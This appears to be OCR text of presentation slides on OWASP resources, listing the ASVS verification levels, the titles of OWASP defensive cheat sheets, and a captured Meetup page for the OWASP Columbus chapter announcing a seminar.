
)release(

Project Leaders: Matteo Meucci and Andrew Muller
Creative Commons (CC) Attribution Share-Alike
Free version at http://www.owasp.org


ASVS DEFINES DETAILED VERIFICATION REQUIREMENTS FOR LEVELS 1 AND ABOVE; WHEREAS LEVEL 0 IS MEANT TO BE FLEXIBLE AND IS CUSTOMIZED BY EACH ORGANIZATION
3
ADVANCED
2
STANDARD
1
OPPORTUNISTIC
0
CURSORY
OWASP ASVS LEVELS

OWASP Cheat Sheets

- Authentication
- Choosing and Using Security Questions
- Clickjacking Defence
- Cross-Site Request Forgery (CSRF) Prevention
- Cryptography Storage
- DOM based XSS Prevention
- Forgot Password
- HTML 5 Security
- Input Validation
- JAAS
- Logging
- Password Storage
- Pinning
- Query Parameterization
- REST Security
- Session Management
- SQL Injection Prevention
- Transport Layer Protection
- Unvalidated Redirects and Forwards
- User Privacy Protection
- Web Service Security
- XSS (Cross Site Scripting) Prevention




OWASP Cheat Sheets

Martin Woschek, owasp@jesterweb.de

April 9, 2015

https://www.owasp.org/index.php/Cheat_Sheets

OWASP User Groups



C o l u m b u s

OWASP

The Open Web Application Security Project

Columbus, OH

Founded Nov 23, 2013

AppSec Professionals	100
Group reviews	3
Upcoming Meetups	2
Past Meetups	9
Our calendar	

Help support your Meetup

Organizers: Bill Sempf, Constance Matthews, TheAnswar

We're about:

Security · Web Security · OWASP · Information Security · Application

The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.

Join us and be the first to know when new Meetups are scheduled

Log in with Facebook to find out

By creating a Meetup account, you agree to the Terms of Service

Welcome, AppSec Professionals!

Quarterly Seminar

Improving Enterprises

One Easton Ova, Suite 175, Columbus, OH (map)

Thu May 28

11:00 AM

9 going


0 comments

For our first Lunch Seminar in a while, we are especially honored to bring in Matthew Curtin. Title: Crypto War II: Protecting the Infrastructure Abstract: During the... LEARN MORE

Hosted by: Bill S. (Organizer)

What's new

https://www.owasp.org/index.php/OWASP_Chapter



Home

Sign in | Sign up

Gruyere: Home

